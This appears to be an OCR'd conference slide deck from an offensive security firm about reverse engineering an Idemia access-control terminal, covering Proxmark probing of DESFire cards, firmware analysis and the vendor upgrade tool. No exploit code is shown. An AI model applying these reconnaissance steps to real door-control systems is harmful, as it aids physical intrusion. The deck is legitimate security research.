SYNACKTIV

OPEN SESAME

Smashing stacks into opening doors

2024/06/30

Introduction

whoami

SYNACKTIV

- Lucas GEORGES
  - not *that Lucas George*
  - Reverse Engineer ~10y
  - Author of Dependencies: https://github.com/lucasg/Dependencies
- Synacktiv
  - Offensive security company
  - +170 ninjas
  - We are hiring!

Introduction

Introduction

What is physical security

- **Perimeter protection** aka "walls and gates"
- **Access Control**
- **(Tele)Surveillance**
- **Intrusion Detection**
- **Incident Response**
- **Infrastruction protection**


Objectives:

- Deterrence
- Intrusion slowness

Access Control

Introduction

Access Control



Introduction

Access Control

SYNACKTIV

Purposes

- Identity verification
  - Authentication: PIN code or passphrase
  - 2nd factor: smartcard, key fob
  - Biometry
- Time & attendance recording

Introduction

Idemia Sigma Lite +

- Idemia: formerly known as Morpho, industry leader
- High grade access control terminal
- Authentication:
  - PIN
  - Contactless: DESFIRE, Mifare, etc.
- Biometric sensor using Morpho's technology

Introduction

Contactless card

SYNACKTIV

Card information

```
[usb] pm3 --> hf mfdes info
[=] ---------- Tag Information ---------
[+]              UID: 04 47 42 72 EC 6A 80
[+]      Batch number: B9 0C 10 49 40
[+]   Production date: week 24 / 2020
[+]      Product type: MIFARE DESFire native IC (physical card)

[=] ---------- Card capabilities ----------
[=]     1.4 - DESFire Ev1 MF3ICD21/41/81, EAL4+

[+] --- AID list
[+] AIDs:  42494f                              <- b"BIO"
[+]
[+] Key: 2TDEA
[+] key count: 1
[+] PICC key 0 version: 0 (0x00)
```

Introduction

Contactless card

SYNACKTIV

Authentication with default key


```
[usb] pm3 --> hf mfdes auth -t 2tdea -k 00000000000000000000000000000000 --aid 000000
[#] error DESFIRESendApdu Current authentication status does not allow the requested command
[!!] 🚨 Desfire authenticate error. Result: [7] Sending auth command failed
[-] ⛔ Select or authentication AID 000000 failed. Result [7] Sending auth command failed
[usb] pm3 --> hf mfdes read -t 2tdea -k 00000000000000000000000000000000 -n 1 --aid 42494f --fid 00
[#] error DESFIRESendApdu Current authentication status does not allow the requested command
[!!] 🚨 Desfire authenticate error. Result: [7] Sending auth command failed
[-] ⛔ Select or authentication AID 42494f failed. Result [7] Sending auth command failed
```

Reversing

Reversing

Firmware Analysis

```
$ binwalk -E firmware/Firmware-upgrade-malite-plus.4.9.4-prod.bin
DECIMAL       HEXADECIMAL     ENTROPY
--------------------------------------------------------------------------------
0             0x0             Rising entropy edge (0.999458)
```



Reversing

Firmware Analysis

SYNACKTIV

```
$ hexdump -C firmware/Firmware-upgrade-malite-plus.4.9.4-prod.bin | head
00000000  4d 41 46 57 01 00 00 00  53 61 6c 74 65 64 5f 5f  |MAFW....Salted__|
00000010  cc c2 8d e2 0b 8b 19 3a  1b 24 36 ee 4b 3f 13 19  |.......:.$6.K?..|
00000020  00 52 f0 9b 31 5b 78 ba  c5 3d 6c a2 25 2c 3a 13  |.R..1[x..=l.%,:.|
00000030  71 a8 16 f0 82 b9 af 7d  83 1d 4f 36 44 0f 96 64  |q......}..O6D..d|
00000040  a2 f0 a7 33 7a fb 17 5e  cb 9f 29 26 fe 60 0f 2a  |...3z..^..)&.`.*|
00000050  f8 2c 91 db e3 dc 8b 9c  14 ca 1b 8d 6a 8b 78 05  |.,..........j.x.|
00000060  1e c6 8c f4 e1 5e ff 19  21 45 80 81 d3 d7 b6 3b  |.....^..!E.....;|
00000070  83 a4 d6 4d 4b 66 48 ba  d6 1e 42 cf 86 84 28 9e  |...MKfH...B...(.|
00000080  36 b4 62 91 19 e0 84 c3  eb 79 97 93 65 d3 11 d5  |6.b......y..e...|
00000090  8b ec c5 c2 8f e0 09 b9  56 a8 5a fb af f9 25 65  |........V.Z...%e|
```

Reversing


Upgrader

```
PS \> C:\Morpho\MBTB\Resources\x64\MA_Sigma_Upgrade_Tool.exe -h
MorphoAccess SIGMA Upgrade Tool. Copyright ® IDEMIA Identity & Security France 2016-2019.

Options:
  -h [ --help ]                 Displays help and exit without upgrading
                                firmware.
  -v [ --verbose ]              Enables verbose mode.
  -q [ --quiet ]                Enable quiet mode.
  -f [ --file ] arg             Path to the binary file used for upgrade.
  -e [ --term ] arg             IP address of the terminal to upgrade.
  -p [ --port ] arg (=11001)    Application port of the terminal to upgrade.
  -t [ --timeout ] arg (=10000) Connection timeout in milliseconds.
  --log arg                     Append timestamped application output to the
                                specified log file.

Examples:
    C:\Morpho\MBTB\Resources\x64\MA_Sigma_Upgrade_Tool.exe -f new_firmware.bin -e 192.168.1.2
        Upgrades firmware of terminal at address 192.168.1.2 using file new_firmware.bin

    C:\Morpho\MBTB\Resources\x64\MA_Sigma_Upgrade_Tool.exe -f new_firmware.bin -e 192.168.1.2 -t 15000
        as above, using a timeout of 15 seconds.

    C:\Morpho\MBTB\Resources\x64\MA_Sigma_Upgrade_Tool.exe -v -f new_firmware.bin -e 192.168.1.2
        as above, enabling using verbose mode.

Return codes:
     0: The terminal firmware has been successfully updated.
     1: The application has encountered an internal error.
     2: The firmware update package is invalid or corrupted.
     3: The application cannot connect to the terminal.
     4: The terminal signaled an error during the update.
     5: The firmware update package is incompatible with this terminal.
     6: The application given an invalid argument.
     7: The firmware update package is incompatible with this terminal firmware version.
```

Reversing


Upgrader

SYNACKTIV




Reversing

Upgrader




Reversing

Fake server



Reversing

Results




{height=75%}

Reversing

Contactless card reversing

SYNACKTIV



sub_3F5C30	.text	003F5C30	00000038	0(
sub_3F5C70	.text	003F5C70	00000038	0(
sub_3F5D08	.text	003F5D08	00000038	0(
sub_3F5D48	.text	003F5D48	00000038	0(
sub_3F5D88	.text	003F5D88	00000134	0(
Desfire_ComputeCmac_	.text	003F5EC4	000001B4	0(
sub_3F6088	.text	003F6088	000000AC	0(
Desfire_VerifyCmacRecv	.text	003F613C	00000090	
sub_3F61D4	.text	003F61D4	00000034	
Desfire_Command	.text	003F6210	00000120	0(
sub_3F6338	.text	003F6338	00000054	0(
sub_3F638C	.text	003F638C	00000278	0(
sub_3F6608	.text	003F6608	000003F0	0(
sub_3F69FC	.text	003F69FC	00000008	
sub_3F6A04	.text	003F6A04	00000014	
sub_3F6A18	.text	003F6A18	00000008	
sub_3F6A20	.text	003F6A20	00000014	
TDES_Init	.text	003F6A34	00000048	0(
sub_3F6A7C	.text	003F6A7C	00000038	0(
sub_3F6AB4	.text	003F6AB4	00000014	
sub_3F6AC8	.text	003F6AC8	0000003C	0(
sub_3F6B04	.text	003F6B04	00000014	
sub_3F6B18	.text	003F6B18	00000080	0(
CreateStdDataFile	.text	003F6BA0	00000070	0(
Desfire_CreateIsoStdDataFile	.text	003F6C18	00000074	0(
Desfire_CreateBackupDataFile	.text	003F6C94	00000070	0(
Desfire_CreateIsoBackupDataFile	.text	003F6D0C	00000074	0(
Desfire_CreateValueFile	.text	003F6D88	000000E0	0(
Desfire_CreateLinearRecordFile	.text	003F6E70	00000088	0(
Desfire_CreateIsoLinearRecordFile	.text	003F6F00	0000008C	0(
Desfire_CreateCyclicRecordFile	.text	003F6F94	00000088	0(
Desfire_CreateIsoCyclicRecordFile	.text	003F7024	0000008C	0(
Desfire_DeleteFile	.text	003F70B8	00000038	0(
Desfire_GetFileSettings	.text	003F70F8	00000200	0(
Desfire_ChangeFileSettings	.text	003F7300	000000B8	0(


Line 10638 of 10638

